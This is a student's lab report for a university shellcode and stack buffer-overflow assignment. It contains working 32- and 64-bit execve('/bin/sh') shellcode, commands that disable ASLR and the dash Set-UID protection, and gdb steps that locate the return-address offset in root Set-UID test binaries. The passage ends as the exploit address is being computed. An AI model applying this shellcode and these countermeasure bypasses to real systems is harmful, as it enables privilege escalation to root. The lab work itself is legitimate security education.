PES UNIVERSITY

Department of Computer Science & Engineering

Information Security

UE23CS343BB6

Assignment 3 Submission


Name of the Student	Pranav Hemanth
SRN	PES1UG23CS433
Section	G
Department	CSE
Campus	RR

Shellcode Development Lab

UE23CS343BB6

Explanation of the config files as part of this lab setup:

This lab uses assembly files. The top-level tree is:



Change shell name:

PS1="shell:PES1UG23CS433:PranavHemanth:\w\n\$>"


Note: i will be running the lab on a dockerfile as the ubuntu version on my mac is ubuntu 22.04

Execution Environment:
The lab was conducted inside an Ubuntu 20.04 Docker container running on macOS (Apple Silicon). The container was built for the linux/amd64 platform to ensure compatibility with 32-bit and 64-bit shellcode, multilib toolchains, and SEED lab assumptions. Required debugging capabilities were enabled using appropriate container privileges. This setup closely mirrors the official SEED Ubuntu 20.04 environment while avoiding host OS constraints.

Lab3 > Dockerfile > ...

```
1  FROM --platform=linux/amd64 ubuntu:20.04 (last pushed 9 months ago)
2
3  ENV DEBIAN_FRONTEND=noninteractive
4
5  RUN apt-get update && \
6      apt-get purge -y unattended-upgrades && \
7      apt-get install -y --no-install-recommends \
8          nasm \
9          binutils \
10         gcc \
11         gcc-multilib \
12         libc6-dev-i386 \
13         gdb \
14         make \
15         vim \
16         python3 \
17         python3-pip \
18         strace \
19         file \
20         xxd \
21         netcat-openbsd \
22         iproute2 \
23         ca-certificates && \
24     apt-get clean && \
25     rm -rf /var/lib/apt/lists/*
26
27 WORKDIR /lab
28
29 CMD ["/bin/bash"]
```

Build the container:



Running the container:

```
docker run -it --rm \
  --platform linux/amd64 \
  --cap-add=SYS_PTRACE \
  --security-opt seccomp=unconfined \
  -v "$(pwd):/lab" \
  seed-bo-20
```

```
pranavhemanth@Pranavs-MacBook-Pro-M3 Lab3 %docker run -it --rm \
  --platform linux/amd64 \
  --cap-add=SYS_PTRACE \
  --security-opt seccomp=unconfined \
  -v "$(pwd):/lab" \
  seed-bo-20
root@ac700e855beb:/lab# uname -m
x86_64
root@ac700e855beb:/lab# gcc --version
gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
Copyright (C) 2019 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

root@ac700e855beb:/lab# nasm -v
NASM version 2.14.02
root@ac700e855beb:/lab# gdb --version
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
root@ac700e855beb:/lab#
```

The container is running perfectly as we can see above

Task 0: Disable Countermeasures

This lab assumes no ASLR, no stack protector, executable stack enabled. We start with ASLR since that's runtime-controlled.

Task 0.1: Disable ASLR inside the container

Modern operating systems have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first. Later on, we will enable them and see whether our attack can still be successful or not.

Address Space Randomization. Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.

Step1:First we will disable address space randomization and to do so open up a terminal and run the following command:

1) Command: sysctl kernel.randomize_va_space

```
shell:PES1UG23CS433:PranavHemanth:/lab
$>sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
shell:PES1UG23CS433:PranavHemanth:/lab
$>
```

2) Command: sudo sysctl -w kernel.randomize_va_space=0

```
$>sudo sysctl -w kernel.randomize_va_space=0
bash: sudo: command not found
shell:PES1UG23CS433:PranavHemanth:/lab
$>sysctl -w kernel.randomize_va_space=0
sysctl: setting key "kernel.randomize_va_space", ignoring: Read-only file system
shell:PES1UG23CS433:PranavHemanth:/lab
$>
```

The macos kernel does not allow for forcing a non randomized va space. We can however run this on the ubuntu vm to see output

```
shell:PES1UG23CS433:PranavHemanth:~
$>sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~
$>
```

Ubuntu on an x86 machine (i will be using this machine for subsequent tasks as the lab did not execute on the other machines and configurations)

```
shell:PES1UG23CS433:PranavHemanth:~/.../Labsetup
$>sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
shell:PES1UG23CS433:PranavHemanth:~/.../Labsetup
$>
```


Configuring /bin/sh. In the recent versions of Ubuntu OS, the /bin/sh symbolic link points to the /bin/dash shell. The dash program, as well as bash, has implemented a security countermeasure that prevents itself from being executed in a Set-UID

process. Basically, if they detect that they are executed in a Set-UID process, they will immediately change the effective user ID to the process's real user ID, essentially dropping the privilege.


Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in /bin/dash can be easily defeated). We have installed a shell program called zsh in our Ubuntu 20.04 VM.

Step2: Use the following command to link /bin/sh to /bin/zsh:

3) Command: sudo ln -sf /bin/zsh /bin/sh



Ubuntu on an x86 machine:



Please note that these changes do not persist and have to be re-run if you open a new terminal window.

Task 1: Getting Familiar with Shellcode

The ultimate goal of buffer-overflow attacks is to inject malicious code into the target program, so the code can be executed using the target program's privilege. Shellcode is
widely used in most code-injection attacks. Let us get familiar with it in this task.

The C Version of Shellcode

A shellcode is basically a piece of code that launches a shell. If we use C code to implement
it, it will look like the following:

```
#include <stdio.h>
```

```
int main() {
char *name[2];
name[0] = "/bin/sh";
name[1] = NULL;
execve(name[0], name, NULL);
}
```

Unfortunately, we cannot just compile this code and use the binary code as our shellcode
(detailed explanation is provided in the SEED book). The best way to write a shellcode is to
use assembly code.

32-bit Shellcode

```
; Store the command on stack
xor  eax, eax
push eax
push "//sh"
push "/bin"
mov  ebx, esp     ; ebx --> "/bin//sh": execve()'s 1st argument

; Construct the argument array argv[]
push eax          ; argv[1] = 0
push ebx          ; argv[0] --> "/bin//sh"
mov  ecx, esp     ; ecx --> argv[]: execve()'s 2nd argument

; For environment variable
xor  edx, edx     ; edx = 0: execve()'s 3rd argument

; Invoke execve()
xor  eax, eax     ;
mov  al,  0x0b    ; execve()'s system call number
int  0x80
```

Explanation:
The shellcode above invokes the execve() system call to execute /bin/sh. The third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. We need to pass three arguments to execve() via the ebx, ecx and edx registers, respectively. The majority of the shellcode basically constructs the content for these three arguments. The system call execve() is called when we set al to 0x0b, and execute "int 0x80".

64-Bit Shellcode

We provide a sample 64-bit shellcode in the following. It is quite similar to the 32-bit shellcode, except that the names of the registers are different and the registers used by the execve() system call are also different. Some explanation of the code is given

in the comment section, and we will not provide a detailed explanation on the shellcode.

```
xor  rdx, rdx        ; rdx = 0: execve()'s 3rd argument
push rdx
mov  rax, '/bin//sh' ; the command we want to run
push rax             ;
mov  rdi, rsp        ; rdi --> "/bin//sh": execve()'s 1st argument
push rdx             ; argv[1] = 0
push rdi             ; argv[0] --> "/bin//sh"
mov  rsi, rsp        ; rsi --> argv[]: execve()'s 2nd argument
xor  rax, rax
mov  al,  0x3b       ; execve()'s system call number
syscall
```

Invoking the Shellcode

We have generated the binary code from the assembly code above, and put the code in a C program called call shellcode.c inside the shellcode folder.

When we compile the program using the -m32 flag, the 32-bit version will be used; without this flag, the 64-bit version will be used. Using the provided Makefile, you can compile the code by typing make. Two binaries will be created, a32.out (32-bit) and a64.out (64-bit).

Run them and describe your observations. It should be noted that the compilation uses the execstack option, which allows code to be executed from the stack; without this option, the program will fail.

All files for this task can be found in the shellcode folder inside the Labsetup folder, move into this folder to perform this task.

call_shellcode.c:

Lab3 > shellcode > C call_shellcode.c > ...

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
    char code[500];

    strcpy(code, shellcode);
    int (*func)() = (int(*)())code;

    func();
    return 1;
}
```

Makefile:

Lab3 > shellcode > Makefile

```
1
2   all:
3       gcc -m32 -z execstack -o a32.out call_shellcode.c
4       gcc -z execstack -o a64.out call_shellcode.c
5
6   setuid:
7       gcc -m32 -z execstack -o a32.out call_shellcode.c
8       gcc -z execstack -o a64.out call_shellcode.c
9       sudo chown root a32.out a64.out
10      sudo chmod 4755 a32.out a64.out
11
12  clean:
13      rm -f a32.out a64.out *.o
14
15
```

Step1: We first compile the “shellcode.c” file using the make command. The “Makefile” file contains all the compilation commands required to create the 32 and 64 bit executables with all the required flags and options and will be executed when we run the make command.

4) Command: make

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Explanation:

After running make, two executables are produced: a32.out and a64.out. This happens because the Makefile builds the same C source twice, once targeting 32-bit using the -m32 flag and once targeting 64-bit by default. In both cases, the -z execstack option is used, which marks the program stack as executable. This is essential because the shellcode is stored on the stack and must be allowed to execute.

Step2: We will now execute the 32 bit executable called “a32.out”. After running the executable exit out of the newly spawned shell before continuing with the next set of commands.

5) Command:
   ./a32.out
   exit

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a32.out
$ exit
```

Explanation:
When ./a32.out is executed, a new shell is spawned. The program transfers control to the embedded 32-bit shellcode, which correctly invokes the execve("/bin/sh", ...) system call using the 32-bit Linux system call convention. Because the stack is executable, the shellcode runs without restriction and successfully launches a shell. When this shell is exited, control returns to the original shell.

Step3: We will now execute the 64 bit executable called “a64.out”. After running the executable exit out of the newly spawned shell before continuing with the next task.

6) Command:
   ./a64.out
   exit

```
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>./a64.out
$ exit
shell:PES1UG23CS433:PranavHemanth:~/.../shellcode
$>
```

Explanation:
Similarly, executing ./a64.out also spawns a new shell. In this case, the program uses 64-bit shellcode that follows the x86-64 calling convention and uses the appropriate system call numbers. Since the stack is executable and the shellcode matches the target architecture, the execve system call succeeds and /bin/sh is launched.

Explanation:
Overall, both executables exhibit the same visible behavior of spawning a shell, but internally they rely on different, architecture-specific shellcode. This highlights that shellcode must be carefully tailored to the target architecture and that compilation flags, such as architecture selection and executable stack permissions, play a crucial role in enabling successful shellcode execution.

Task 2: Understanding the Vulnerable Program

The vulnerable program used in this lab is called stack.c, which is in the code folder. This program has a buffer-overflow vulnerability, and your job is to exploit this vulnerability and gain the root privilege. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only BUF_SIZE bytes long, which is less than 517. Because strcpy() does not check boundaries, buffer overflow will occur.

Since this program is a root-owned Set-UID program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile. This file is under users' control. Now, our objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

The compilation and setup commands are already included in Makefile, so we just need to type make to execute those commands. The variables L1 ,L2 ,L3 , L4 are set in Makefile; they will be used during the compilation.

For this task move into the code folder that is within the Labsetup folder. We will now compile our vulnerable "stack.c" file just like we did in the previous task.

```
$>cd ../code/
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>ls
brute-force.sh  exploit.py  Makefile  stack.c
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Step1: Compile the vulnerable program

7) Command: make

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Step2: Verify successful compilation

8) Command: ls -l

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>ls -l
total 168
-rwxrwxrwx 1 seed seed   270 Feb 10 10:44 brute-force.sh
-rwxrwxrwx 1 seed seed   891 Feb 10 10:44 exploit.py
-rwxrwxrwx 1 seed seed   965 Feb 10 10:44 Makefile
-rwxrwxrwx 1 seed seed  1132 Feb 10 10:44 stack.c
-rwsr-xr-x 1 root seed 15908 Feb 10 10:53 stack-L1
-rwxrwxr-x 1 seed seed 18680 Feb 10 10:53 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Feb 10 10:53 stack-L2
-rwxrwxr-x 1 seed seed 18680 Feb 10 10:53 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Feb 10 10:53 stack-L3
-rwxrwxr-x 1 seed seed 20104 Feb 10 10:53 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Feb 10 10:53 stack-L4
-rwxrwxr-x 1 seed seed 20104 Feb 10 10:53 stack-L4-dbg
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```

Explanation:

In this task, the vulnerable program stack.c was compiled using the supplied Makefile, resulting in a Set-UID executable owned by root. As a result, the program runs with root privileges regardless of which user launches it. The program reads data from a user-controlled file named badfile and copies it into a fixed-length stack buffer using strcpy(), which performs no bounds checking. If the input exceeds the buffer size, a stack-based buffer overflow occurs. This deliberately insecure setup lays the groundwork for exploiting the vulnerability in subsequent tasks to obtain a root shell.

Task 3: Launching the Attack on the intended Program

Task 3.1: Launching Attack on 32-bit Program (Level 1)

To exploit the buffer-overflow vulnerability in the target program, the most important thing to know is the distance between the buffer's starting position and the place where the return-address is stored. We will use a debugging method to find it out. Since we have the source code of the target program, we can compile it with the debugging flag turned on. That will make it more convenient to debug.

Step1: We must first create an empty "badfile" which will contain our exploit code when we are performing the buffer overflow attack. This file will remain empty while we are debugging the executables. Now we run gdb and we will be using the debugging executable created for stack-L1.

9) Command: touch badfile
10) Command: gdb stack-L1-dbg

```
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>touch badfile
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$
```

Step2: We shall set a breakpoint at the bof() function in the "stack.c" program before we run the executable in gdb.

11) Command:
    gdb-peda$ b bof
    gdb-peda$ run

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/IS_Lab_3/IS_Lab_3/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------
EAX: 0xffffcb48 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf30 --> 0xf7fb3000 --> 0x1e6d6c
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffcb2c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0x74
[-------------------------------------stack-------------------------------------
0000| 0xffffcb2c --> 0x565563ee (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb30 --> 0xffffcf53 --> 0x456
0008| 0xffffcb34 --> 0x0
0012| 0xffffcb38 --> 0x3e8
0016| 0xffffcb3c --> 0x565563c3 (<dummy_function+19>:   add    eax,0x2bf5)
0020| 0xffffcb40 --> 0x0
0024| 0xffffcb44 --> 0x0
0028| 0xffffcb48 --> 0x0
[------------------------------------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf53 "V\004") at stack.c:16
16      {
gdb-peda$
```

Explanation:

Step3: We use next to continue to the next source line in the current stack frame. This is to ensure that ebp points to the bof() functions stack frame (Refer Note 1). We then print out the address values of the ebp register and the buffer variable.

12)Command:

```
gdb-peda$ next
gdb-peda$ p $ebp
gdb-peda$ p &buffer
```

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf30 --> 0xf7fb3000 --> 0x1e6d6c
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0xffffcb28 --> 0xffffcf38 --> 0xffffd168 --> 0x0
ESP: 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffcab0 ("1pUVD\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcab4 --> 0xffffcf44 --> 0x0
0008| 0xffffcab8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcabc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcac0 --> 0x0
0020| 0xffffcac4 --> 0x0
0024| 0xffffcac8 --> 0x0
0028| 0xffffcacc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb28
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcabc
gdb-peda$
```

Explanation:

Step4: Print the difference between the ebp register and the buffer variable in decimal before quitting out of gdb.

13)Command:

gdb-peda$ p/d [address of ebp]-[address of buffer variable]

gdb-peda$ q

```
gdb-peda$ p/d 0xffffcb48 - 0xffffcadc
$3 = 108
gdb-peda$ q
shell:PES1UG23CS433:PranavHemanth:~/.../code
$>
```


Note 1. When gdb stops inside the bof() function, it stops before the ebp register is set to point to the current stack frame, so if we print out the value of ebp here, we will get the caller's ebp value. We need to use next to execute a few instructions and stop after the ebp register is modified to point to the stack frame of the bof() function. The SEED book is based on Ubuntu 16.04, and gdb's behavior is slightly different, so the book does not have the next step.

Note 2. It should be noted that the frame pointer value obtained from gdb is different from that during the actual execution (without using gdb). This is because gdb has pushed some environment data into the stack before running the debugged program. When the program runs directly without using gdb, the stack does not have that data, so the actual frame pointer value will be larger. You should keep this in mind when constructing your payload.

Launching the attack

To exploit the buffer-overflow vulnerability in the target program, we need to prepare a payload, and save it inside the badfile. We will use a Python program to do that. We provide a skeleton program called exploit.py, which is included in the lab setup file. The code is incomplete, and students need to replace ONLY THE ADDRESS value specified by the ret variable in the code.

The return address that will be stored in the ret variable will be equal to:
[value of &buffer] + 0x120 = **0xffffcabc +0x120**



